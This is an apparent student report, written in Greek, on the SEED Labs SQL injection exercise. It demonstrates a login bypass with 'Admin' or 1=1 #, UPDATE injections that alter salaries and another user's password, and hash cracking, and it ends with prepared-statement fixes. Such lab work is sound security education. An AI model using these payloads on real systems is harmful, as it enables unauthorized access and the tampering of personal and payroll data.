

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Καρράς Άγγελος

ΤΙΤΛΟΣ ΕΡΓΑΣΙΑΣ: Επίθεση SQL INJECTION.

Γρήγορη ματιά στις εντολές της SQL .

Αρχικά μέσω του τερματικού μας θα πρέπει να φορτώσουμε την MySql δίνοντας στο τερματικό την εντολή `mysql -u root -pseedubuntu`.

Στη συνέχεια θα χρειαστεί να φορτώσουμε τη βάση δεδομένων γράφοντας `use USERS;` . Με άλλα λόγια λέμε στην SQL να χρησιμοποιήσει την βάση δεδομένων με το όνομα USERS.

Έπειτα για να μας εμφανίσει τα πεδία του πίνακα βάζουμε την εντολή `show tables;` .

```
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

Για να εκτυπώσουμε πληροφορίες του πίνακα πατάμε την εντολή `select * from credential;`

```
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2 | Bobby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
6 rows in set (0.00 sec)
```

Η εκτύπωση πληροφοριών χρήστη γίνεται με την εντολή `select * from credential where name = 'Samy';`

```
mysql> select * from credential where name = 'Samy';
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af

```
1 row in set (0.01 sec)
```

Για την εισαγωγή νέων χρηστών

insert into credential (Ονόματα στηλών) VALUES (' Τιμές με στοιχεία του χρήστη');

```
mysql> insert into credential (Name,EID,Salary,birth,SSN,PhoneNumber,Address,Email,NickName>Password) VALUES ('Test','6000',
'10000','5/8','52345689','222333555','Kineta','test@seed.com','test','');
Query OK, 1 row affected (0.00 sec)
```

Τέλος μία ενημέρωση χρηστών με την εντολή

update credential SET Password = ' ' where ID = ' ';

```
mysql> update credential SET Password = '5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' where ID = '7' ;
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> update credential SET Password = '476e251cc54b60534f68d0f614fcc67950151353' where ID = '8' ;
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0

mysql> select * from credential;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Alice	10000	20000	9/20	10211002					fdbe918bdae83000a
2	Boby	20000	30000	4/20	10213352					b78ed97677c161c1c
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637c
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3
5	Ted	50000	110000	11/3	32111111					99343bfff28a7bb51c
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895
7	Test	6000	10000	5/8	52345689	2223335555	Kineta	test@seed.com	test	5baa61e4c9b93f3f0
8	Aggelos	80000	11000	11/9	92675683	6930000000	Kineta	Aggelos@seed.com	aggelos	476e251cc54b60534

```
8 rows in set (0.00 sec)
```

Τα Passwords με hash μπορούμε να τα δημιουργήσουμε με ένα απλό πρόγραμμα της python .

```
import hashlib


sha1 = hashlib.sha1()
password_test = 'password'.encode('utf-8')
password_Aggelos = 'password'.encode('utf-8')

sha1.update(password_test)
print(sha1.hexdigest())

sha1.update(password_Aggelos)
print(sha1.hexdigest())
```

Επίθεση SQL Injection σε εντολές SELECT

- Εκτέλεση της πρώτης επίθεσης .



Employee Profile Login

USERNAME

Όπου το Admin το όνομα του χρήστη και μετά query βάζουμε μία τιμή αληθές και τέλος το σύμβολο # για να πούμε πως ότι ακολουθήσει θα είναι σχόλιο .

Επίθεση SQL Injection από τη γραμμή εντολών.

Πρώτα θα χρειαστούμε την php για να μπορέσουμε να κωδικοποιήσουμε την εντολή **Admin' or 1=1 #**

```
[05/20/21]seed@VM:~$ php -a
Interactive mode enabled

php > $url = "Admin' or 1=1 #";
php > echo urlencode($url);
Admin%27+or+1%3D1+%23
php > exit
```

Η php δίνει **Admin%27+or+1%3D1+%23** το οποίο είναι ίδιο με το **Admin' or 1=1 #** .

Τέλος με το εργαλείο curl μπορούμε να κάνουμε login μέσα από το τερματικό των linux .

```
[05/20/21]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27+or+1%3D1+%23&Password='
```


Email: kying@syr.edu

-->

<!--

SEED Lab: SQL Injection Education Web platform

Enhancement Version 1

Date: 12th April 2018

Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.

-->

<!DOCTYPE html>

<html lang="en">

<head>

<!-- Required meta tags -->

<meta charset="utf-8">

<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

<!-- Bootstrap CSS -->

<link rel="stylesheet" href="css/bootstrap.min.css">

<link href="css/style_home.css" type="text/css" rel="stylesheet">

<!-- Browser Tab title -->

<title>SQLi Lab</title>

</head>

<body>

<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">

<div class="collapse navbar-collapse" id="navbarTogglerDemo01">

<ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'>Home (current)<li class='nav-item'>Edit Profile<button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'>
<h1> Alice Profile </h1><hr>
<table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>

<div class="text-center">

<p>

Copyright © SEED LABS

</p>

</div>

</div>

<script type="text/javascript">

function logout(){

location.href = "logoff.php";

}

- Εκτέλεση πολλαπλών εντολών SQL.

Employee Profile Login

| | |
|----------|-----------------------|
| USERNAME | Admin' DELETE FROM cr |
| PASSWORD | Password |

Login

Μπορούμε να διαγράψουμε έναν χρήστη από το login screen με την εντολή **Admin' DELETE FROM credential WHERE Name = 'Test';**

Παρατηρούμε όμως ότι αυτή η εντολή δε δουλεύει που σημαίνει ότι θα πρέπει να κάνουμε επεξεργασία το αρχείο `/var/www/SQLInjection/unsafe_home.php` και από απλό query να το μετατρέψουμε σε **multi-query**.

```
$sql = "SELECT id, name, eid, salary, birth, ssn,
phoneNumber, address, email,nickname>Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->
        error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}
```

- Ανάκτηση συνθηματικού (επίθεση τύπου rainbow).

Παίρνουμε όλα τα κλειδιά από την βάση δεδομένων και τα αντιγράφουμε στην σελίδα <https://crackstation.net/>

| Hash | Type | Result |
|--|---------|------------------|
| fdbe918bdae83000aa54747fc95fe0470fff4976 | Unknown | Not found. |
| b78ed97677c161c1c82c142906674ad15242b2d4 | Unknown | Not found. |
| a3c50276cb120637cca669eb38fb9928b017e9ef | Unknown | Not found. |
| 995b8b8c183f349b3cab0ae7fccd39133508d2af | Unknown | Not found. |
| 99343bff28a7bb51cb6f22cb20a618701a2c2f58 | Unknown | Not found. |
| a5bdf35a1df4ea895905f6f6618e83951a6effc0 | sha1 | seedadmin |
| 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8 | sha1 | password |
| 476e251cc54b60534f68d0f614fcc67950151353 | sha1 | passwordpassword |

Έπειτα αφού πάρουμε κάποια κλειδιά μπορούμε να κάνουμε μία απλή σύνδεση και να εκτελέσουμε επιθέσεις μέσα από εκεί .

Επίθεση SQL Injection σε εντολές UPDATE

- Τροποποίηση των δικών σας στοιχείων.

Aggelos's Profile Edit

NickName

Email

Address

Phone Number

Password

Δίνοντας την εντολή
`‘,SALARY=77777777 WHERE
 Name = ‘Aggelos’;`

Aggelos Profile

| Key | Value |
|--------------|------------|
| Employee ID | 80000 |
| Salary | 77777777 |
| Birth | 11/9 |
| SSN | 92675683 |
| NickName | aggelos |
| Email | |
| Address | Kineta |
| Phone Number | 6930000000 |

-
- Τροποποίηση στοιχείων άλλων χρηστών.

Test Profile

| Key | Value |
|--------------|------------|
| Employee ID | 6000 |
| Salary | 88888888 |
| Birth | 5/8 |
| SSN | 52345689 |
| NickName | test |
| Email | |
| Address | Kineta |
| Phone Number | 2223335555 |

1. Αύξηση μισθού συναδέλφου

`‘,SALARY=77777777 WHERE Name = ‘ ’;`

2. Μείωση μισθού και αλλαγή τηλεφώνου Ryan

- `‘,SALARY=77777777 WHERE Name = ‘Ryan’;`
- `‘,Phonenumber=0000000000 WHERE Name = ‘Ryan’;`

| Username | EId | Salary | Birthday | SSN | Nickname | Email | Address | Ph. Number |
|----------|-------|----------|----------|----------|----------|-------|---------|------------|
| Alice | 10000 | 20000 | 9/20 | 10211002 | | | | |
| Boby | 20000 | 30000 | 4/20 | 10213352 | | | | |
| Ryan | 30000 | 1 | 4/10 | 98993524 | aggelos | | | 0000000000 |
| Samy | 40000 | 90000 | 1/11 | 32193525 | | | | |
| Ted | 50000 | 110000 | 11/3 | 32111111 | | | | |
| Admin | 99999 | 400000 | 3/5 | 43254314 | | | | |
| Test | 6000 | 88888888 | 5/8 | 52345689 | test | | Kineta | 2223335555 |
| Aggelos | 80000 | 77777777 | 11/9 | 92675683 | aggelos | | Kineta | 6930000000 |

- Τροποποίηση του password άλλων χρηστών.


- `;.Password ='hash κλειδί' Where name = ‘Ryan’;`

```
mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | | fdbe918bdae83000 | | |
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | | b78ed97677c161c1 |
| 3 | Ryan | 30000 | 1 | 4/10 | 98993524 | 0000000000 | | | | | | aggelos | 476e251cc54b6053 |
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | | | 995b8b8c183f349b |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | | | 99343bff28a7bb51 |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | | | a5bdf35a1df4ea89 |
| 7 | Test | 6000 | 88888888 | 5/8 | 52345689 | 2223335555 | Kineta | | | | | test | 5baa61e4c9b93f3f |
| 8 | Aggelos | 80000 | 77777777 | 11/9 | 92675683 | 6930000000 | Kineta | | | | | aggelos | 476e251cc54b6053 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
8 rows in set (0.00 sec)
```

Παρατηρούμε ότι αλλάξαμε τον κωδικό του Ryan με τον δικό μας κωδικό.

Αντίμετρα-Προετοιμασμένη δήλωση

Αντικαθιστούμε από το αρχείο `unsafe_home.php` όλο τον κώδικα `php` από το αρχείο `safe_home.php`



```
38
39
40 <?php
41 session_start();
42 // if the session is new extract the username password from the
43 GET request
44 $input_uname = $_GET['username'];
45 $input_pwd = $_GET['Password'];
46 $hashed_pwd = sha1($input_pwd);
47
48 // check if it has exist login session
49 if($input_uname==" " and $hashed_pwd==sha1(" ") and $_SESSION['name']
50 !=" " and $_SESSION['pwd']!=""){
51 $input_uname = $_SESSION['name'];
52 $hashed_pwd = $_SESSION['pwd'];
53 }
54
55 // Function to create a sql connection.
56 function getDB(){
57 $dbhost="localhost";
58 $dbuser="root";
59 $dbpass="seedubuntu";
60 $dbname="Users";
61 // Create a DB connection
62 $conn = new mysqli($dbhost,$dbuser,$dbpass,$dbname);
63 if ($conn->connect_error){
64 echo "</div>";
65 echo "</nav>";
66 echo "<div class='container text-center'>";
67 die("Connection failed: " . $conn->connect_error . "\n");
68 echo "</div>";
69 }
70 return $conn;
71 }
72
73 // create a connection
74 $conn = getDB();
75 // Sql query to authenticate the user
76 $sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
77 phoneNumber, address, email, nickname, Password
78 FROM credential
79 WHERE name=? and Password=?");
80 $sql->bind_param("ss", $input_uname, $hashed_pwd);
81 $sql->execute();
82 $sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $
83 phoneNumber, $address, $email, $nickname, $pwd);
84 $sql->fetch();
85 $sql->close();
86
87 if($id!=""){
88 // If id exists that means user exists and is successfully
89 authenticated
90 drawLayout($id, $name, $eid, $salary, $birth, $ssn, $pwd, $nickname, $
91 email, $address, $phoneNumber);
92 }else{
93 // User authentication failed
94 echo "</div>";
95 echo "</nav>";
96 echo "<div class='container text-center'>";
97 echo "<div class='alert alert-danger'>";
98 echo "The account information you provide does not exist";
99 }
```

Τέλος από το αρχείο unsafe_edit_backend.php κάνουμε μετατροπή τον κώδικα από το αρχείο safe_edit_backend.php

```
<!DOCTYPE html>
<html>
<body>

<?php
session_start();
$input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address = $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$username = $_SESSION['name'];
$eid = $_SESSION['eid'];
$id = $_SESSION['id'];

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = $conn->prepare("UPDATE credential SET nickname= ?,email=
    ?,address= ?,Password= ?,PhoneNumber= ? where ID=$id;");
    $sql->bind_param("sssss",$input_nickname,$input_email,$input_address,$
    hashed_pwd,$input_phonenumber);
    $sql->execute();
    $sql->close();
}else{
    // if password field is empty.
    $sql = $conn->prepare("UPDATE credential SET nickname=?,email=
    ?,address=?,PhoneNumber=? where ID=$id;");
    $sql->bind_param("ssss",$input_nickname,$input_email,$input_address,$
    input_phonenumber);
    $sql->execute();
    $sql->close();
}
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```